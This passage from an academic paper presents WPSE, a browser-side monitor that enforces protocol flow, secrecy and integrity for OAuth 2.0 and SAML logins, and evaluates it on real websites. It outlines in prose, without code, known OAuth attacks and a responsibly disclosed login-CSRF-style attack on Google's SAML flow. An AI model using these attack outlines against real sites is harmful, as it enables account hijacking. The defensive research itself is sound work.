The edges of the automaton are labeled with *message patterns*, describing the expected shape of the protocol messages at each state. We represent HTTP(S) requests as $e\langle a\rangle$, where $e$ is the remote endpoint to which the message is sent and $a$ is a list of parameters, while HTTP(S) responses are noted $e(h)$, where $e$ is the remote endpoint from which the message is received and $h$ is a list of headers.[4] The syntactic structure of $e, a, h$ can be described using regular expressions. The message patterns should be considered as *guards* of the transition, which are only enabled for messages matching the pattern. For instance, the pattern $\phi_2$ in Figure 2 matches a response from the endpoint $G$ with a `Location` header that contains a URL with a parameter named `code`. If an HTTP(S) request or response does not satisfy any of the patterns of the outgoing transitions of the current state, it is blocked and the automaton is reset to the initial state, *i.e.*, the protocol run is aborted. In case of branches with more than one transition enabled at a given state, we solve the non-determinism by picking the first transition (with a matching pattern) according to the order defined in the XML specification. Patterns can be composed using standard logical connectives.

Each state of the automaton also allows for pausing the protocol execution in presence of requests and responses that are unrelated to the protocol. Messages are considered unrelated to the protocol if they are not of the shape of any valid message in the protocol specification. In the automaton, this is expressed by having a self-loop for each state, labeled with the negated disjunction of all patterns describing valid protocol messages. This is important for website functionality, because the input/output behavior of browsers on realistic websites is complex and hard to fully determine when writing a protocol specification. Also, the same protocol may be run on different websites, which need to fetch different resources as part of their protocol-unrelated functionalities, and we would like to ensure that the same protocol specification can be enforced uniformly on all these websites.

#### 3.1.2 Security Policies

To incorporate secrecy and integrity policies in the automaton, we allow for binding parts of message patterns

[3] `https://sites.google.com/site/wpseproject/`

[4] We support HTTP headers also in requests. Here we omit them since they are not used in the protocols that we consider.





Figure 2: Automaton for OAuth 2.0 (authorization code mode) where $G$ is the OAuth endpoint at Google.

to *identifiers*. For instance, in Figure 2 we bind the identifier `origin` to the content of the `redirect_uri` parameter, more precisely to the part matching the regular expression group `(https?://.*?/)`.[5] The scope of an identifier includes the state where it is first introduced and all its successor states, where the notion of successor is induced by the tree structure of the automaton. For instance, the scope of the identifier `origin` introduced in $\phi_1$ includes the states *auth*, *access*, *end*.

The *secrecy policy* defines which parts of the HTTP(S) responses included in the protocol specification must be confidential among a set of web origins. We express secrecy policies $\pi_S$ with the notation $\mathtt{x} \rightarrow S$ to denote that the value bound to the identifier `x` can be disclosed only to the origins specified in the set $S$. We call $S$ the *secrecy set* of identifier `x` and represent such a policy on the message pattern where the identifier `x` is first introduced, using a double colon symbol :: as a separator. For instance, in Figure 2 we require that the value of the authorization code, which is bound to the identifier `authcode` introduced in $\phi_2$, can be disclosed only to Google (at `https://accounts.google.com`) and the relying party (bound to the identifier `origin`). Confidential message components are stripped from HTTP(S) responses and substituted by random placeholders, so that they are isolated from browser accesses, *e.g.*, computations performed by JavaScript. When the automaton detects an HTTP(S) request including one of the generated placeholders, it replaces the latter with the corresponding original value, but only if the HTTP(S) request is directed to one of the origins which is entitled to learn it. A similar idea was explored by Stock and Johns to strengthen the security of password managers [42]. Since the substitution of confidential message components with placeholders changes the content of the messages, potentially introducing deviations with respect to the transition labels, the automaton processes HTTP(S) responses before stripping confidential values and HTTP(S) requests after replacing the placeholders with the original values. This way, the input/output behavior of the automaton matches the protocol specification.

The *integrity policy* defines runtime checks over the HTTP(S) messages. These checks allow for the comparison of incoming messages with the messages received in previous steps of the protocol execution. If any of the integrity checks fails, the corresponding message is not processed and the protocol run is aborted. To express integrity policies $\pi_I$ in the automaton, we enrich the message patterns to include comparisons ranging over the identifiers introduced by preceding messages. In the case of OAuth 2.0, we would like to ensure that the browser is redirected by the *IdP* to the redirect URI specified in the first step of the protocol. Therefore, in Figure 2 the desired integrity policy is modeled by the condition $\mathtt{uri1} = \mathtt{uri2}$.

### 3.1.3 Enforcing Multiple Protocols

There are a couple of delicate points to address when multiple protocol specifications $P_1, \ldots, P_n$ must be enforced by WPSE:

1. if two different protocols $P_i$ and $P_j$ share messages with the same structure, there might be situations where WPSE does not know which of the two protocols is being run, yet a message may be allowed by $P_i$ and disallowed by $P_j$ or vice-versa;

2. if WPSE is enforcing a protocol $P_i$, it must block any message which may be part of another protocol $P_j$, otherwise it would be trivial to sidestep the security policy of $P_i$ by first making the browser process the first message of $P_j$.

Both problems are solved by replacing the protocol specifications $P_1, \ldots, P_n$ with a single specification $P$ with $n$

[5] `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/RegExp`

branches, one for each $P_i$. Using this construction, any ambiguity on which protocol specification should be enforced is solved by the determinism of the resulting finite state automaton. Moreover, the self loops of the automaton will only match the messages which are not part of any of the $n$ protocol specifications, thereby preventing unintended protocol interleavings. Notice that the semantics of WPSE depends on the order of $P_1, \ldots, P_n$, due to the way we enforce determinism on the compiled automaton: if $P_i$ starts with a request to $u$ including two parameters $a$ and $b$, while $P_j$ starts with a request to $u$ including just the parameter $a$, then $P_i$ should occur before $P_j$ to ensure it is actually taken into account.

## 3.2 Discussion

A number of points of the design and the implementation of WPSE are worth discussing more in detail.

### 3.2.1 Protocol Flow

WPSE provides a significant improvement in security over standard web browsers, as we show in the remainder of the paper, but the protection it offers is not for free, because it requires the specification of a protocol flow and a security policy. We think that it is possible to develop automated techniques to reconstruct the intended protocol flow from observable browser behaviours, while synthesizing the security policy looks more difficult. Manually finding the best security policy for a protocol may require significant expertise, but even simple policies can be useful to prevent a number of dangerous attacks, as we demonstrate in Section 4.

The specification style of the protocol flow supported by WPSE is simple, because it only allows sequential composition of messages and branching. As a result, our finite state automata are significantly simpler than the request graphs proposed by Guha *et al.* [24] to represent legitimate browser behaviors (from the server perspective). For instance, our finite state automata do not include loops and interleaving of messages, because it seems that these features are not extensively used in web protocols. Like standard security protocols, web protocols are typically specified in terms of a fixed number of sequential messages, which are appropriately supported by the specification language we chose.

### 3.2.2 Secrecy Enforcement

The implementation of the secrecy policies of WPSE is robust, but restrictive. Since WPSE substitutes confidential values with random placeholders, only the latter are exposed to browser-side scripts. Shielding secret values from script accesses is crucial to prevent confidentiality breaches via untrusted scripts or XSS, but it might also break the website functionality if a trusted script needs to compute over a secret value exchanged in the protocol. The current design of WPSE only supports a limited use of secrets by browser-side scripts, *i.e.*, scripts can only forward secrets unchanged to the web origins entitled to learn them. We empirically show that this is enough to support existing protocols like OAuth 2.0 and SAML, but other protocols may require more flexibility.

Dynamic information flow control deals with the problem of letting programs compute over secret values while avoiding confidentiality breaches and it has been applied in the context of web browsers [21, 26, 8, 36, 7]. We believe that dynamic information flow control can be fruitfully combined with WPSE to support more flexible secrecy policies. This integration can also be useful to provide confidentiality guarantees for values which are generated at the browser-side and sent in HTTP(S) requests, rather than received in HTTP(S) responses. We leave the study of the integration of dynamic information flow control into WPSE to future work.

### 3.2.3 Extension APIs

The current prototype of WPSE suffers from some limitations due to the Google Chrome extension APIs. In particular, the body of HTTP messages cannot be modified by extensions, hence the secrecy policy cannot be implemented when secret values are embedded in the page contents or the corresponding placeholders are sent as POST parameters. Currently, we protect secret values contained in the HTTP headers of a response (*e.g.*, cookies or parameters in the URL of a `Location` header) and we only substitute the corresponding placeholders when they are communicated via HTTP headers or as URL parameters. Clearly this is not a limitation of our general approach but rather one of the extension APIs, which can be solved by implementing the security monitor directly in the browser or as a separate proxy application. Despite these limitations, we were able to test the current prototype of WPSE on a number of real-world websites with very promising results, as reported in Section 5.

# 4 Fortifying Web Protocols with WPSE

To better appreciate the security guarantees offered by WPSE, we consider two popular web protocols: OAuth 2.0 and SAML. The security of both protocols has already been studied in depth, so they are an excellent benchmark to assess the effectiveness of WPSE: we refer to [6, 19, 43] for security analyses of OAuth 2.0 and to [3, 4] for research studies on SAML. Remarkably, by writing down a precise security policy for SAML, we were able to expose a new critical attack against the Google implementation of the protocol.

| Detected Violation | Attack |
|---|---|
| Protocol flow deviation | Session swapping [43]<br>Social login CSRF on stateless clients [6]<br>IdP mix-up attack (web attacker) [19] |
| Secrecy violation | Unauthorized login by authentication code redirection [6]<br>Resource theft by access token redirection [6]<br>307 redirect attack [19]<br>State leak attack [19] |
| Integrity violation | Cross social-network request forgery [6]<br>Naïve RP session integrity attack [19] |

Table 1: Overview of the attacks against OAuth 2.0.

## 4.1 Attacks Against OAuth 2.0

We review in this section several attacks on OAuth 2.0 from the literature, analysing whether they are prevented by our extension. We focus in particular on those presented in [6, 19, 43], since they apply to the OAuth 2.0 flows presented in this work. In Table 1 we provide an overview of the attacks that WPSE is able to prevent, grouped according to the type of violation of the security properties that they expose.

### 4.1.1 Protocol Flow Deviations

This category covers attacks that force the user's browser to skip messages or to accept them in a wrong order. For instance, some attacks, *e.g.*, some variants of CSRF and session swapping, rely on completing a social login in the user's browser that was not initiated before. This is a clear deviation from the intended protocol flow and, as a consequence, WPSE blocks these attacks.

We exemplify on the session swapping attack discussed in Section 2.2. Here the attacker tricks the user into sending a request containing the attacker's authorization credential (*e.g.*, the authorization code) to *RP* (step ④ of the protocol flow). Since the state parameter is not used, the *RP* cannot verify whether this request was preceded by a social login request by the user. Our security monitor blocks the (out-of-order) request since it matches the pattern $\phi_3$, which is allowed by the automaton in Figure 2 only in state *access*. Thus, the attack is successfully prevented.

### 4.1.2 Secrecy Violations

This category covers attacks where sensitive information is unintentionally leaked, *e.g.*, via the Referer header or because of the presence of open redirectors at *RP*. Sensitive data can either be leaked to untrusted third parties that should not be involved in the protocol flow (as in the state leak attack) or protocol parties that are not trusted for a specific secret (as in the 307 redirect attack). WPSE can prevent this class of attacks since the secrecy policy allows one to specify the origins that are entitled to receive a secret.

We illustrate how the monitor prevents these attacks in case of the state leak attack discussed in Section 2.3, focusing on the authorization code. In the attack, the authorization code is leaked via the Referer header of the request fetching a resource from the attacker website which is embedded in the page located at the redirect URI of *RP* (step ④ of the protocol). When the authorization code (`authcode`) is received (step ②), the monitor extracts it from the Location header and replaces it with a random placeholder before the request is processed by the browser. After step ④, the request to the attacker's website is sent, but the monitor does not replace the placeholder with the actual value of the authorization code since the secrecy set associated to `authcode` in $\pi_S$ does not include the domain of the attacker.

### 4.1.3 Integrity Violations

This category contains attacks that maintain the general protocol flow, but the contents of the exchanged messages do not satisfy some integrity constraints required by the protocol. WPSE can prevent these attacks by enforcing browser-side integrity checks.

Consider the naïve RP session integrity attack presented in Section 2.4. In this attack, the malicious identity provider *AIdP* redirects the user's browser to the redirect URI of the honest identity provider *HIdP* at *RP* during step ④ of the protocol. At step ②, the redirect URI is provided to *AIdP* as parameter. This request corresponds to the pattern $\phi_1$ of the automation and the redirect URI associated to *AIdP* is bound to the identifier `uri1`. At step ④, *AIdP* redirects the browser to a different redirect URI, which is bound to the identifier `uri2`. Although the shape of the request satisfies pattern $\phi_3$, the monitor cannot move from state *access* to state *end* since the constraint `uri1 = uri2` in the integrity policy $\pi_I$ is violated. Thus, no transition is enabled for the state *access* and the request is blocked by WPSE, therefore preventing the attack.

## 4.2 Attacks Against SAML

The *Security Assertion Markup Language* (SAML) 2.0 [34] is an open standard for sharing authentication and authorization across a multitude of domains. SAML is based on XML messages called *assertions* and defines different *profiles* to account for a variety of use cases and





Figure 3: SAML 2.0 SP-Initiated SSO with Redirect/POST Bindings.

deployment scenarios. SSO functionality is enabled by the SAML 2.0 web browser SSO profile, whose typical use case is the *SP*-Initiated SSO with Redirect/POST Bindings [33, 4]. Similarly to OAuth 2.0, there are three entities involved: a user controlling a web browser (*C*), an identity provider (*IdP*) and a service provider (*SP*). The protocol prescribes how *C* can access a resource provided by an *SP* after authenticating with an *IdP*.

The relevant steps of the protocol are depicted in Figure 3. In step ①, *C* requests from *SP* the resource located at URI; in ② the *SP* redirects the browser to the *IdP* sending an *AuthnRequest* XML message in deflated, base64-encoded form and a *RelayState* parameter; *C* provides his credentials to the *IdP* in step ③ where they are verified; in step ④ the *IdP* causes the browser to issue a POST request to the Assertion Consumer Service at the *SP* containing the base64-encoded *SamlResponse* and the *RelayState* parameters; in ⑤ the *SP* processes the response, creates a security context at the service provider and redirects *C* to the target resource at URI; given that a security context is in place, the *SP* provider returns the resource to *C*.

The RelayState is a mechanism for preserving some state information at the *SP*, such as the resource URI requested by the user [20]. If the RelayState parameter is used within a request message, then subsequent responses must maintain the exact value received with the request [35]. A violation of this constraint enables attacks such as [3], in which *C* requests a resource $\mathsf{URI}_i$ at a malicious $SP_i$. $SP_i$ pretends to be *C* at the honest *SP* and requests a different resource at *SP* located at $\mathsf{URI}_{SP}$ which is returned to $SP_i$. The malicious service provider replies to *C* by providing a redirection address containing a different resource URI, thus causing the browser to send $\mathsf{URI}_i$ instead of instead of URI as the value of RelayState at steps ②,④. The result is that *C* forcibly accesses a resource at *SP*, while he originally asked for a resource from $SP_i$.

Interestingly, by using WPSE it is possible to instruct the browser with knowledge of the protocol in such a way that the client can verify whether the requests at steps ②,④ are related to the initial request. We distilled a simple policy for the SAML 2.0 web browser SSO profile that enforces an integrity constraint on the value of the RelayState parameter, thus blocking requests to undesired resources due to a violation of the policy.

Furthermore, SAML 2.0 does not specify any way to maintain a contextual binding between the request at step ② and the request at step ④. It follows that only the *SAMLResponse* and *RelayState* parameters are enough to allow *C* to access the resource at URI. We discovered that this shortcoming in the protocol has a critical impact on real *SP*s using the SAML-based SSO profile described in this section. Indeed, we managed to mount an attack against Google that allows a web attacker to authenticate any user on Google's suite applications under the attacker's account, with effects similar to a Login CSRF attack. Since Google can act as a Service Provider (*SP*) with a third party *IdP*, an attacker registered to a given *IdP* can simulate a login attempt with his legitimate credentials to obtain a valid POST request to the Google assertion consumer service (step ④). Once accessed, a malicious web page can then cause a victim's browser to issue the attacker's request to the Google assertion consumer service, thus forcing the victim inside the attacker's controlled authenticated session.

The vulnerability can be exploited by any web attacker with a valid account on a third party *IdP* that uses Google as *SP*. In particular, our university uses SAML 2.0 with Google as a Service provider to offer email and storage

facilities to students and employees. We have implemented the attack by constructing a malicious webpage that silently performs a login on Google's suite applications using one of our personal accounts. The vulnerability allows the attacker to access private information of the victim that has been saved in the account, such as activity history, notes and documents. We have responsibly reported this vulnerability to Google who rewarded us according to their bug bounty program. As soon as they are available, we will provide on our website the details of the fixes that Google is implementing to resolve the issue [14].

From the browser standpoint, this attack is clearly caused by a violation of the protocol flow given that steps ①-③ are carried out by the attacker and step ④ and subsequent ones involve the victim. WPSE identifies the outgoing request to the *IdP* as a protocol flow deviation, thereby preventing the attack.

### 4.3 Out-of-Scope Attacks

We have shown that WPSE is able to block a wide range of attacks on existing web protocols. However, some classes of attacks cannot be prevented by browser-side security monitoring. Specifically, WPSE cannot prevent:

1. attacks which do not deviate from the expected protocol flow. An example of such an attack against OAuth 2.0 is the *automatic login CSRF* attack presented in [6], which exploits the lack of CSRF protection on the login form of the relying party to force an authentication to the identity provider. This class of attacks can be prevented by implementing appropriate defenses against known web attacks;

2. attacks which cause deviations from the expected protocol flow that are not observable by the browser. In particular, this class of attacks includes *network attacks*, where the attacker corrupts the traffic exchanged between the protocol participants. For instance, a network attacker can run the *IdP mix-up* attack from [19] when the first step of OAuth 2.0 is performed over HTTP. This class of attacks can be prevented by making use of HTTPS, preferably backed up by HSTS;

3. attacks which do not involve the user's browser at all. An example is the *impersonation* attack on OAuth 2.0 discussed in [43], where public information is used for authentication. Another example is the *DuoSec* vulnerability found on several SAML implementations [30] that exploits a bug in the XML libraries used by SPs to parse SAML messages. This class of attacks must be necessarily solved at the server side.

## 5 Experimental Evaluation

Having discussed how WPSE can prevent several real-world attacks presented in the literature, we finally move to on-field experiments. The goal of the present section is assessing the practical security benefits offered by WPSE on existing websites in the wild, as well as to test the compatibility of its browser-side security monitoring with current web technologies and programming practices. To this end, we experimentally assessed the effectiveness of WPSE by testing it against websites using OAuth 2.0 to implement SSO at high-profile *IdP*s.

### 5.1 Experimental Setup

We developed a crawler to automatically identify existing OAuth 2.0 implementations in the wild. Our analysis is not meant to provide a comprehensive coverage of the deployment of OAuth 2.0 on the web, but just to identify a few popular identity providers and their relying parties to carry out a first experimental evaluation of WPSE.

We started from a comprehensive list of OAuth 2.0 identity providers[6] and we collected for each of them the list of the HTTP(S) endpoints used in their implementation of the protocol. Inspired by [45], our crawler looks for login pages on websites to find syntactic occurrences of these endpoints: after accessing a homepage, the crawler extracts a list of (at most) 10 links which may likely point to a login page, using a simple heuristic. It also retrieves, using the Bing search engine, the 5 most popular pages of the website. For all these pages, the crawler checks for the presence of the OAuth 2.0 endpoints in the HTML code and in the 5 topmost scripts included by them. By running our crawler on the Alexa 100k top websites, we found that Facebook (1,666 websites), Google (1,071 websites) and VK (403 websites) are the most popular identity providers in the wild.

We then developed a faithful XML representation of the OAuth 2.0 implementations available at the selected identity providers. There is obviously a large overlap between these specifications, though slight differences are present in practice, *e.g.*, the use of the `response_type` parameter is mandatory at Google, but can be omitted at Facebook and VK to default to the authorization code mode. For the sake of simplicity, we decided to model the most common use case of OAuth 2.0, *i.e.*, we assume that the user has an ongoing session with the identity provider and that authorization to access the user's resources on the provider has been previously granted to the relying party. For each identity provider we devised a specification that supports the OAuth 2.0 authorization code and implicit modes, with and without the optional

[6] `https://en.wikipedia.org/wiki/List_of_OAuth_providers`

state parameter, leading to 4 possible execution paths. Finally, we created a dataset of 90 websites by sampling 30 relying parties for each identity provider, covering both the authorization code mode and the implicit mode of OAuth 2.0. We have manually visited these websites with a browser running WPSE both to verify if the protocol run was completed successfully and to assess whether all the functionalities of the sites were working properly. In the following we report on the results of testing our extension against these websites from both a security and a compatibility point of view.

## 5.2 Security Analysis

We devised an automated technique to check whether WPSE can stop dangerous real-world attacks. Since we did not want to attack the websites, we focused on two classes of vulnerabilities which are easy to detect just by navigating the websites when using WPSE. The first class of vulnerabilities enables confidentiality violations: it is found when one of the placeholders generated by WPSE to enforce its secrecy policies is sent to an unintended web origin. The second class of vulnerabilities, instead, is related to the use of the state parameter: if the state parameter is unused or set to a predictable static value, then session swapping becomes possible (see Section 2.2). We can detect these cases by checking which protocol specification is enforced by WPSE and by making the state parameter secret, so that all the values bound to it are collected by WPSE when they are substituted by the placeholders used to enforce the secrecy policy.

We observed that our extension prevented the leakage of sensitive data on 4 different relying parties. Interestingly, we found that the security violation exposed by the tool are in all cases due to the presence of tracking or advertisements libraries such as Facebook Pixel,[7] Google AdSense,[8] Heap[9] and others. For example, this has been observed on `ticktick.com`, a website offering collaborative task management tools. The leakage is enabled by two conditions:

1. the website allows its users to perform a login via Google using the implicit mode;
2. the Facebook tracking library is embedded in the page which serves as redirect URI.

Under these settings, right after step ④ of the protocol, the tracking library sends a request to `https://www.facebook.com/tr/` with the full URL of the current page, which includes the access token issued by Google. We argue that this is a critical vulnerability, given that leaking the access token to an unauthorized party allows unintended access to sensitive data owned by the users of the affected website. We promptly reported the issue to the major tracking library vendors and the vulnerable websites. Library vendors informed us that they are not providing any fix since it is a responsibility of web developers to include the tracking library only in pages without sensitive contents.[10]

For what concerns the second class of vulnerabilities, 55 out of 90 websites have been found affected by the lack or misuse of the state parameter. More in detail, we identified 41 websites that do not support it, while the remaining 14 websites miss the security benefit of the state parameter by using a predictable or constant string as a value. We claim that such disheartening situation is mainly caused by the identity providers not setting this important parameter as mandatory. In fact, the state parameter is listed as recommended by Google and optional by VK. On the other hand, Facebook marks the state parameter as mandatory in its documentation, but our experiments showed that it fails to fulfill the requirement in practice. Additionally, it would be advisable to clearly point out in the OAuth 2.0 documentation of each provider the security implications of the parameter. For instance, according to the Google documentation,[11] the state parameter can be used "for several purposes, such as directing the user to the correct resource in your application, sending nonces, and mitigating cross-site request forgery": we believe that this description is too vague and opens the door to misunderstandings.

## 5.3 Compatibility Analysis

To detect whether WPSE negatively affects the web browser functionality, we performed a basic navigation session on the websites in our dataset. This interaction includes an access to their homepage, the identification of the SSO page, the execution of the OAuth 2.0 protocol, and a brief navigation of the private area of the website. In our experiments, the usage of WPSE did not impact in a perceivable way the browser performance or the time required to load webpages. We were able to navigate 81 websites flawlessly, but we also found 9 websites where we did not manage to successfully complete the protocol run.

In all the cases, the reason for the compatibility issues was the same, *i.e.*, the presence of an HTTP(S) request with a parameter called `code` after the execution of the protocol run. This message has the same syntactic

[7] `https://www.facebook.com/business/a/facebook-pixel`

[8] `https://www.google.com/adsense`

[9] `https://heapanalytics.com/`

[10] See, for instance, Google AdSense program policy available at `https://support.google.com/adsense/topic/6162392`

[11] `https://developers.google.com/identity/protocols/OAuth2WebServer`

structure as the last request sent as part of the authorization code mode of OAuth 2.0 and is detected as an attack when our security monitor moves back to its initial state at the end of the protocol run, because the message is indistinguishable from a session swapping attempt (see Section 2.2). We manually investigated all these cases: 2 of them were related to the use of the Gigya social login provider, which offers a unified access interface to many identity providers including Facebook and Google; the other 7, instead, were due to a second exchange of the authorization code at the end of the protocol run. We were able to solve the first issue by writing an XML specification for Gigya (limited to Facebook and Google), while the other cases openly deviate from the OAuth 2.0 specification, where the authorization code is only supposed to be sent to the redirect URI and delivered to the relying party from there. These custom practices are hard to explain and to support and, unsurprisingly, may introduce security flaws. In fact, one of the websites deviating from the OAuth 2.0 specification suffers from a serious security issue, because the authorization code is first communicated to the website over HTTP before being sent over HTTPS, thus becoming exposed to network attackers. We responsibly disclosed this security issue to the website owners.

In the end, all the compatibility issues we found boil down to the fact that a web protocol message has a relatively weak syntactic structure, which may end up matching a custom message used by websites as part of their functionality. We think that most of these issues can be robustly solved by using more explicit message formats for standardized web protocols like OAuth 2.0: explicitness is indeed a widely recognized prudent engineering practice for traditional security protocols [1]. Having structured message formats could be extremely helpful for a precise browser-side fortification of web protocols which minimizes compatibility issues.

## 6 Formal Guarantees

Now we formally characterize the security guarantees offered by our monitoring technique. Here we provide an intuitive description of the formal result, referring the interested reader to [15] for a complete account.

The formal result states that given a web protocol that is proven secure for a set of network participants and an uncorrupted client, by our monitoring approach we can achieve the same security guarantees given a corrupted client (*e.g.*, due to XSS attacks). More precisely this means that all attacks that will not occur in the presence of an ideally behaving client can be fixed by our monitor. Of course, these security guarantees only span the run of the protocol that is proven secure and its protocol-specific secrets. So the monitor can *e.g.*, ensure that the





Figure 4: Visual description of Theorem 1

OAuth 2.0 protocol is securely executed in the presence of compromised scripts which might result in successful authentication and the setting of a session cookie. However, the monitor cannot prevent that this session cookie is leaked by a malicious script after the protocol run is over. So other security techniques (*e.g.*, the `HttpOnly` attribute for cookies) have to be in place or the protocol specification can in principle be extended to include the subsequent application steps (*e.g.*, we can protect session cookies like we do for access tokens).

Our theory is elaborated within the applied pi calculus [37], a popular process calculus for the formal analysis of cryptographic protocols, which is supported by various automated cryptographic protocol verifiers, such as ProVerif [10]. Bansal *et al.* [6] have recently presented a technique to leverage ProVerif for the analysis of web protocol specifications, including OAuth.

We give an overview on the theorem in Figure 4. We assume that the protocol specification has already been proven secure in a setting where the browser-side application is well-behaved and, in particular, follows the protocol specification ($S_{orig}$). Intuitively, our theorem says that security carries over to a setting ($S_{new}$) where the browser-side application is totally under the control of the attacker (*e.g.*, because of XSS attacks or a simple bug in the code) but the communication between the browser and the other protocol parties is mediated by our monitor.

Specifically, $S_{orig}$ includes a browser $B$ and an uncompromised application $App$, which exchange messages via private (green) communication channels $ba_{in}, ba_{out}$. The communication between the browser $B$ and the network $N$ is performed via the public (red) channels $bs_{in}, bs_{out}$ that can be observed and infiltrated by the network attacker. $S_{new}$ shows the setting in which the application is compromised: channel $ba_{in}$ for requests from the application to the browser is made public, modeling that

arbitrary requests can be performed on it by the attacker. In addition, we assume the channel $ba_{out}$ modeling the responses from the browser to the app to leak all messages and consequently modeling that the compromised application might leak these secrets. Indeed, the compromised application can communicate with the network attacker, which can in turn use the learned information to attack the protocol.

We state a simplified version of the correctness theorem as follows:

**Theorem 1** (Monitor Correctness)**.** *Let processes App, N, B and M as defined in $S_{orig}$ and P be a property on execution traces against a network attacker. Assume that the following conditions hold:*

*(H1)* $S_{orig} \models P$ *('$S_{orig}$ satisfies P')*

*(H2)* $M \downarrow bs_{in}, bs_{out} \preccurlyeq S_{orig} \downarrow bs_{in}, bs_{out}$ *('the set of requests/responses on $bs_{in}$,$bs_{out}$ allowed by M are a subset of those produced by $S_{orig}$')*

*(H3) M does not leak any secrets (*i.e.*, messages initially unknown to the attacker) on $ba_{out}$*

*Then it also holds that:*

*(C)* $S_{new} \models P$ *('$S_{new}$ satisfies P').*

Assumption (H1) states that the process as shown in $S_{orig}$ satisfies a certain trace property. In the applied pi calculus, this is modeled by requiring that each partial execution trace of $S_{orig}$ in parallel with an arbitrary network attacker satisfies the trace predicate $P$. Assumption (H2) states that the requests/responses allowed by the monitor $M$ on the channels $bs_{in}$, $bs_{out}$, which model the communication between the browser and the network, are a subset of those possibly performed by the process $S_{orig}$. Intuitively, this means that the monitor allows for the intended protocol flow, filtering out messages deviating from it. Formally this is captured by projecting the execution traces of the corresponding processes to those components that model the input and output behavior on $bs_{in}$ and $bs_{out}$ and by requiring that for every such execution trace of $M$ there is a corresponding one for $S_{orig}$. Finally, assumption (H3) states that the monitor $M$ should not leak any secrets with its outputs on channel $ba_{out}$. In applied pi calculus this is captured by requiring that the outputs of $M$ on channel $ba_{out}$ do not to contain any information that increases the attacker knowledge.

Together these assumptions ensure that the monitored browser behaves as the ideal protocol participant in $S_{orig}$ towards the network and additionally assure that an attacker cannot gain any additional knowledge via a compromised application that could enable her to perform attacks against the protocol over the network. Formally, this is captured in conclusion (C) that requires the partial execution traces of $S_{new}$ to satisfy the trace predicate $P$.

## 6.1 Discussion

Our formal result is interesting for various reasons. First, it allows us to establish formal security guarantees in a stronger attacker model by checking certain semantic conditions on the monitor, without having to prove from scratch the security of the protocol with the monitor in place on the browser-side. Second, the theorem demonstrates that enforcing the three security properties identified in Section 2 does indeed suffice to protect web protocols from a large class of bugs and vulnerabilities on the browser side: (H2) captures the compliance with the intended protocol flow as well as data integrity, while (H3) characterizes the secrecy of messages.

Finally, the three hypotheses of the theorem are usually extremely easy to check. For instance, let us consider the OAuth protocol. As previously mentioned, this has been formally analyzed in [6], so (H1) holds true. In particular, the intended protocol flow is directly derivable from the applied pi calculus specification. The automaton in Figure 2 only allows for the intended protocol flow, which is clearly contained in the execution traces analyzed in [6]. Hence (H2) holds true as well. Finally, the only secrets in the protocol specification are those subject to the confidentiality policy in the automaton in Figure 2: as previously mentioned, these are replaced by placeholders, which are then passed to the web application. Hence no secret can ever leak, which validates (H3).

# 7 Related Work

## 7.1 Analysis of Web Protocols

The first paper to highlight the differences between web protocols and traditional cryptographic protocols is due to Gross *et al.* [22]. The paper presented a model of web browsers, based on a formalism reminiscent of input/output automata, and applied it to the analysis of password-based authentication, a key ingredient of most browser-based protocols. The model was later used to formally assess the security of the WSFPI protocol [23].

